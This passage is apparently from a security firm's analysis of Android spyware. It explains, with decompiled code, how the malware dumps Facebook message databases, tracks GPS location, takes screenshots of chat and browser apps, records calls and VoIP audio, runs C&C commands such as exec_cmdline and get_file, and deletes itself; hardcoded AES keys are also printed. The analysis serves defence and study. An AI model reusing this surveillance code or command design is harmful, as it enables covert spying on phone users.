
Below is an example rule for *facebook/messages*. It tells the DBDump Module Facebook's root directory and asks for database location and file name, SQL query statement, and other field titles for further result formatting.



```
"facebook": {
  "app_name": "com.facebook.katana",
  "app_root": "/data/data",
  "databases": [
    {
      "messages": {
        "db_folder": "databases",
        "db_name": "threads_db2",
        "raw_query": "SELECT text,shares,coordinates,timestamp_ms,sender FROM messages
          WHERE timestamp_ms >= ? ORDER BY timestamp_ms DESC",
        "mapping": [
          {
            "sender": {
              "idx": 0,
              "target": "source",
              "parse_json": "name"
            }
          },
          {
            "text": {
              "idx": 1,
              "target": "body"
            }
          },
          {
            "shares": {
              "idx": 2,
              "target": "share_url",
              "chop_begin": 1,
              "chop_end": 1,
              "parse_json": "href"
            }
          },
          {
            "shares": {
              "idx": 3,
              "target": "share_name",
              "chop_begin": 1,
              "chop_end": 1,
              "parse_json": "name"
            }
          },
          {
```

Figure 21: Rule used by the DBDump Module for facebook/messages

It then gets and parses rules then queries *db* and sends the information to the Format Module:




```
v6 = arg33.optString("db_folder");
String v19 = arg33.optString("db_name");
String v21 = arg33.optString("db_name_regex");
JSONArray v22 = arg33.optJSONArray("db_attach");
boolean v9_1 = arg33.optBoolean("db_scan_subfolders");
boolean v11_1 = arg33.optBoolean("check_hash");
boolean v20 = arg33.optBoolean("copy");
if(arg36 == 1) {
    v11_1 = true;
}
else if(arg36 == 2) {
    v11_1 = false;
}

String v23 = arg33.optString("raw_query");
JSONArray v8_1 = arg33.getJSONArray("mapping");
v1_1 = null;
if(arg30.compareToIgnoreCase("device") == 0) {
    return this.a(v2, v4, arg33, v7, v8_1, arg34, arg35, v11_1);
}

String v17 = af.a(arg31.optString("app_root"), arg31.optString("app_name"));
if(!new File(v17).exists()) {
    return v1_1;
}

String v18 = af.a(v17, v6);
if(v9_1) {
    return this.b(v2, v4, v17, v18, v19, v20, v21, v22, v23, v7, v8_1, arg34, arg35, v11_1);
}

v1_1 = this.a(v2, v4, v17, v18, v19, v20, v21, v22, v23, v7, v8_1, arg34, arg35, v11_1);
```

```
try {
    HashMap v3_5 = n.a(arg17, arg27);
    v8 = v3_5.get("headers");
    Object v3_6 = v3_5.get("time");
    if(arg25.contains("?")) {
        v4 = v15.rawQuery(arg25, new String[]{v3_6});
    }
    else {
        goto label_74;
    }

    goto label_59;
}
```

Figure 22: DBDump Module parsing the rules (top), and querying the db (bottom)

Position Module


The Position Module retrieves the device's location data and uploads it to the C&C server. A parameter of *position_interval* in the configuration file is sent to the Position Module when initiating. It indicates the intervals for when location data (position) is stolen each time. In a sample we analyzed (shown below), the value is 600 — that is, the Position Module collects and uploads this information every 10 minutes.



```java
public static void b(Context arg7) {
    n v0 = h.a(arg7).d();
    if(v0 == null) {
        throw new Exception("Wrong configuration, \'core/capture_opts/time_based\' not found");
    }

    int v0_1 = v0.a("position_interval", 0);
    if(v0_1 != 0) {
        new StringBuilder("Scheduling position log every ").append(v0_1).append(" seconds");
        g.a(arg7, System.currentTimeMillis(), ((long)(v0_1 * 1000)), "com.android.watchdog.core.action.GET_POSITION", PLS.class);
    }
}
```

Figure 23: Position Module indicating the interval time for stealing location data

Each time that it collects the data, if there's a position/location, it selects a specific Position Provider via GPS, network or passive (last known location), whether the device's screen is on or off. If *force_location_services_enabled* is configured, it will try to enable the GPS and network provider. The device's location/position data is sent to the Format Module, then processed as a JSON file with value of key "type" as "gis."



```java
int v0 = -1;  // -1 : auto
String v5 = v4.a("position_use_provider", "");
if(v5.compareTo("gps") == 0) {
    v0 = v1;
}
else if(v5.compareTo("network") == 0) {
    v0 = 1;
}
else if(v5.compareTo("passive") == 0) {
    v0 = 0;
}
```


```java
try {
    v0 = Settings$Secure.getString(arg3.getContentResolver(), "location_providers_allowed");
    if(v0 == null) {
        v0 = "";
    }
    else if(v0.compareTo(arg4) == 0) {
        return v0;
    }

    if(Settings$Secure.putString(arg3.getContentResolver(), "location_providers_allowed", arg4)) {
    }
}
catch(Throwable v1) {
}
```

```java
if(arg5 != null) {
    JSONObject v0 = n.a("gis", null, af.a(0));  // {"type":"gis", "subtype":null, "timestamp":currentTime}
    try {
        i.a(v0, arg5);  // pass to Format Module
        h.a(this.a).e.a(v0.toString());
    }
    catch(JSONException v0_1) {
    }
}
```


Figure 24: How the Position Module selects the Position Provider (top), enables GPS and network provider (center), and passes the information to the Format Module (bottom)

Screenshot Module

The Screenshot Module takes screenshots and uploads them to the C&C server. It reads related configurations from the configuration file first before initiating. Apart from time intervals, there's also a package list in the configuration set that the Screenshot Module uses when taking screenshots. The Screenshot Module works only on rooted devices.



```
public static void b(Context arg7) {
    n v0 = TSS.c(arg7);
    if(v0 != null) {
        int v0_1 = v0.a("interval", 0);
        if(v0_1 != 0) {
            new StringBuilder("Scheduling screenshot every ").append(v0_1).append(" seconds");
            g.a(arg7, System.currentTimeMillis(), ((long)(v0_1 * 1000)), "com.android.watchdog.core.action.GET_SCREENSHOT", TSS.class);  // every 60s
        }
    }
}
```




```
if(o.b() == 0) {  // rooted or not
    return;
}
```

Figure 25: Screenshot Module's intervals for taking screenshots (top) and how it checks whether the device is rooted or not (bottom)

It first gets the device's current, overlaying activity. It takes a screenshot of it if its package name is in the list from its configuration file. If it fails to get the activity or if the package list is empty, it will just take a screenshot of current screen regardless of the activities running on top. A screenshot is taken by running *screencap.* After it is compressed, it is sent to the Format Module and processed as a JSON file whose value key "type" is "image," and accompanied with other image attributes.

The package names listed in the configuration file include:

- com.skype.raider
- com.facebook.katana
- com.facebook.orca
- com.whatsapp
- com.viber.voip
- com.google.android.talk
- com.sec.android.app.sbrowser
- com.android.chrome
- mobi.mgeek.TunnyBrowser



```
List v3 = v0_1.b("package");
if(!v3.isEmpty() && Build$VERSION.SDK_INT <= 19) {
    ComponentName v0_2 = g.a(((Context)this));
    String v2 = v0_2 == null ? "" : v0_2.getPackageName();
    Iterator v3_1 = v3.iterator();
    do {
        if(v3_1.hasNext()) {
            if(v3_1.next().optString("value").compareToIgnoreCase(v2) != 0) {
                continue;
            }

            goto label_52;
        }
        else {
            goto label_66;
        }
    }
    while(true);
}

goto label_32;
```


```
v1.nextBytes(v0_1);
v0 = new File("/sdcard/Android/data/" + af.a(v0_1, v1.nextInt(32) + 8));
int v1_1 = o.a("screencap -p > " + v0.getAbsolutePath());
if(v1_1 != 0) {
    v0.delete();
    throw new Exception("screencap failed, path=" + v0.getAbsolutePath() + ", cmdRes=" + v1_1);
}
```

```
JSONObject v0 = new JSONObject();
if(arg3 != 0) {
    v0.put("width", arg3);
}

if(arg4 != 0) {
    v0.put("height", arg4);
}

if(arg5 != null) {
    v0.put("date_taken", arg5);
}

arg2.put("media_info", v0);
```

Figure 26: Code snippet showing how screenshots are taken (top, center) and how they are processed (bottom)


CMD Module

The CMD Module retrieves commands from the C&C server and processes them. The parameter *checkcmd_interval* in the configuration file is sent to the CMD Module when initiating. It indicates the interval for checking/awaiting commands (CMD checking) from the C&C server. As shown below, the value is 600 — that is, the CMD Module checks for commands from the C&C server every 10 minutes.



```
public static void a(Context arg7) {
    int v0 = h.a(arg7).f().a("checkcmd_interval", 0);
    if(v0 != 0) {
        new StringBuilder("Scheduling reflectors check every ").append(v0).append(" seconds");
        g.a(arg7, System.currentTimeMillis(), ((long)(v0 * 1000)), "com.android.watchdog.core.action.CHECK_REFLECTORS", CRS.class);
    }
}
```

Figure 27: CMD Module's interval for checking commands



```
h v0 = h.a(((Context)this));
String v1 = v0.b().a("expiry_date", "");
if(v1.isEmpty()) {
    goto label_32;
}

try {
    Date v2 = new SimpleDateFormat("MM-dd-yyyy").parse(v1);
}
catch(Exception v1_1) {
    goto label_32;
}

Date v3 = new Date();
if(!v3.equals(v2) && !v3.after(v2)) {
    goto label_32;
}

new StringBuilder("autodestruction, expiry date ").append(v1).append(" reached/surpassed!");
try {
    v0.g.b();  // autodestruction
}

  private n b(byte[] arg8) {
      int v6 = 32;
      if(arg8.length < v6) {
          throw new InvalidParameterException("Wrong command buffer size, length=" + arg8.length);
      }

      byte[] v0 = Arrays.copyOf(arg8, v6);
      f v1 = new f(2, "AES/CTR/NoPadding", "001234abde9217910000dec4fedb120003243bc00221296470103fe000aab201", h.h);
      try {
          v1.write(v0);
      }
      catch(Throwable v0_1) {
          g.a(((Closeable)v1));
          throw v0_1;
      }

      g.a(((Closeable)v1));
      v0 = Arrays.copyOfRange(arg8, v6, arg8.length);
      e v3 = new e("AES/CTR/NoPadding", h.a(this.a).b().c("cipher_key"), af.a(Arrays.copyOf(v1.a(), 16)));
      try {
          v3.write(v0);
      }
      catch(Throwable v0_1) {
          g.a(((Closeable)v3));
          throw v0_1;
      }

      g.a(((Closeable)v3));
      return new n(new String(v3.a(), "UTF-8"));
  }
```

Figure 28: CMD Module calling the Destruction Module (top) and encryption of commands (bottom)

Before sending a CMD request to the C&C server, it checks if the current date reached the "expiry_date," which is read from the configuration file. If it has, it will call the Destruction Module to remove itself from the device; otherwise, it proceeds to do CMD checking. Getting the command from the C&C server is performed through the Comm Module. The commands are sent in JSON format then encrypted. After getting the raw data, the CMD Module calls the Dec Module to decrypt it then parse it as a JSON file.

The JSON file's contents have these commands:


Command	Comments
uninstall_agent	Destruct itself
install_package	Install an APK, which is sent from the C&C server and encoded in command JSON file
uninstall_package	Uninstall a specific package
update_config	Update the configuration file
update_dbrules	Update the dbrule file
get_databases	Dump a specific db
get_file	Get and upload specific files on the device
recv_file	Retrieve a file from the C&C server and put it in a certain location on the device
exec_cmdline	Run command line on the device
delete_file	Delete a specific file from the device
get_dirtree	Get and upload a specific directory tree structure
get_sysinfo	Call the Device Info Module to get system information
start_av_bug	Start audio recording through Audio Record Module
stop_av_bug	Stop audio recording through Audio Record Module

Table 3: Commands from the C&C server

Audio Record, Calls, and VoIP Modules

The Audio Record Module records audio, mainly used by the CMD Module, and calls-related modules. It is referred to in the configuration file via the strings *media_chunk_size* and *audio_hq*. After it records the audio, it is sent as a pass result file (along with other information such as *Location* and *DialNumber*) to the Format Module.

The Calls Module monitors and records the device's incoming and outgoing call actions. The configuration file refers to it via the strings *call_info, call_audio, audio_hq, and media_chunk_size*.




```
arg7.reset();
v0 = j.a(arg7, 5, arg10);
arg8.delete();
arg7.setOutputFile(arg8.getAbsolutePath());
try {
    arg7.prepare();
    arg7.start();
}
catch(Exception v0_1) {
    Exception v2 = v0_1;
    arg7.reset();
    v0 = j.a(arg7, 1, arg10);
    arg8.delete();
    arg7.setOutputFile(arg8.getAbsolutePath());
    try {
        arg7.prepare();
        arg7.start();
    }
    catch(Exception v0_1) {
        arg8.delete();
        h.a(this.d).e.a(((Throwable)v2), "MediaRecorder is busy/not available", this.getClass().getName(), "exception");
        v0 = v1;
    }
```

```
<receiver android:enabled="true" android:exported="true" android:name="com.android.watchdog.core.PSR">
    <intent-filter>
        <action android:name="android.intent.action.PHONE_STATE" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
    </intent-filter>
</receiver>
```


```
{
  "name": "call_info",
  "value": true
},
{
  "name": "call_audio",
  "value": true
},
{
  "name": "media_chunk_size",
  "value": 60
},
{
  "name": "audio_hq",
  "value": false
},
```

Figure 29: Code snippets showing the Audio Record (top) and Calls modules (center, bottom)


When a call action occurs, the Calls Module determines the *phoneNumber* and action type (outgoing or incoming), and invokes the Audio Record Module. The captured audio record file is sent to the Format Module along with information such as call type, *phoneNumber, phoneNumber displayName, Location, and currentTime*.



```
Context v3_4 = v4.d;
JSONObject v12 = new JSONObject();
if(v21 != null) {
    String v3_5 = l.a(v3_4, v21);
    if(!v3_5.isEmpty()) {
        v12.put("phone_number", v3_5 + "," + v21);
    }
    else {
        v12.put("phone_number", v21);
    }
}

if(v22 != null) {
    v12.put("type", v22);
}

if(v24 != null) {
    v12.put("timestamp", v24);
}

if(v23 != null) {
    v12.put("additional_info", v24);
}

l.a(v9, v12);
```



```
<service android:name="com.android.watchdog.core.CNS" android:permission="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE">
    <intent-filter>
        <action android:name="android.service.notification.NotificationListenerService" />
    </intent-filter>
</service>
```



```
List v2_1 = v2.b("app");
if(v2_1.isEmpty()) {
}
else {
    boolean v4 = v0.d("audio_hq");
    int v5 = v0.a("media_chunk_size", 60);
    String v8 = arg14.getPackageName();
    Iterator v2_2 = v2_1.iterator();
    do {
        if(v2_2.hasNext()) {
            String v0_1 = v2_2.next().optString("value");
            if(v0_1.isEmpty()) {
                continue;
            }

            String[] v0_2 = v0_1.split(",");
            String v9 = v0_2[0];
            v6 = v0_2[1];
            v11 = Integer.parseInt(v0_2[2]) == 0 ? true : false;
            v10 = v6.split("/")[0];
            if(v8.compareToIgnoreCase(v9) != 0) {
                continue;
            }

            break;
        }

        return;
    }
```

Figure 30: How the captured audio is processed (top) and code snippets showing how the VoIP Module works (center, bottom)

The VoIP Module monitors calls done on Voice over Internet Protocol (VoIP) by registering *android.service.notification.NotificationListenerService*. When receiving a Notification Action, it checks if the notification is specified in a list of packages in the configurations file. If it finds a match, it is further processed (i.e., invoking the Audio Record Module).

Device Info Module


The Device Info Module collects the following information on the device's operating system (OS), build, and phone information, and the device's root status and apps:

	root status
OS INFO	arch
	osname
	osversion
BUILD INFO	board
	bootloader
	branch
	cpu abi
	device
	display
	fingerprint
	hardware
	host
	id
	manufacturer
	model
	product
	radio
	serial
	tags
	time
	Type
	user
PHONE INFO	device_memory
	media_storage_totalspace
	media_storage_freespace
	local_time
	current_position
	imei
	imsi
	sw_version
	line_number
	voicemail_number
	network_country_iso
	network_operator
	device_type
	network_type
	sim_country_iso
	sim_operator
	sim_serial_number
	sim_state
	installed_app_list


Table 4: Information that Device Info Module collects

Destruction Module

This module is for when *expire_time* is reached, or if executing a self-destruct command. First, it tries to remove its device-admin permission, stops the spying-related modules' schedule, and unregisters *ContentObservers*. It then removes itself from the device.



```
public final void b() {  // autodestruction
    String v0 = this.a.getPackageName();
    ad.a(this.a);  // remove device admin
    h.a(this.a).g();  // stop spy modules' schedule
    h.a(this.a).h();  // unregister ContentObserver
    this.a(v0);  // remove oneself
}
```



```
String v0 = arg7.applicationInfo.sourceDir;
if(v0.startsWith("/system")) {
    v0_1 = o.b(v0, "-f", true);
    if(v0_1 == 0) {
        goto label_11;
    }
}
else {
label_11:
    String v2 = "pm uninstall " + arg7.packageName;
    if(arg8 != null) {
        v0_1 = o.a(v2);
    }
    else {
        ArrayList v3 = new ArrayList();
        ((List)v3).add("pm uninstall " + arg7.packageName);
        int v4 = arg8.length;
        for(v0_1 = 0; v0_1 < v4; ++v0_1) {
            ((List)v3).add(arg8[v0_1]);
        }

        o.a(arg6, ((List)v3).toArray(new String[0]));
        v0_1 = o.a(v2);
    }
}
```


Figure 31: How the Destruction Module works (top) and how it removes itself from the device (bottom)

Dec Module

The Dec Module is for decrypting encrypted assets and data from the C&C server using the Advanced Encryption Standard (AES) algorithm. The following keys, which are hardcoded, are used for decryption:

- *SecretKey* — 001234ABDE9217910000DEC4FEDB120003243BC00221296470103FE000AAB201
- *IvParameter* — 001234abde9217910000dec4fedb1200

When decrypting data from the C&C server, it reads *SecretKey*, which is "cipher_key" in the configuration file. To get *IvParameter*, it reads the first 32 bytes of data and decrypts them using the table keys. Both *SecretKey* and *IvParameter* are used to decrypt the rest of the data.

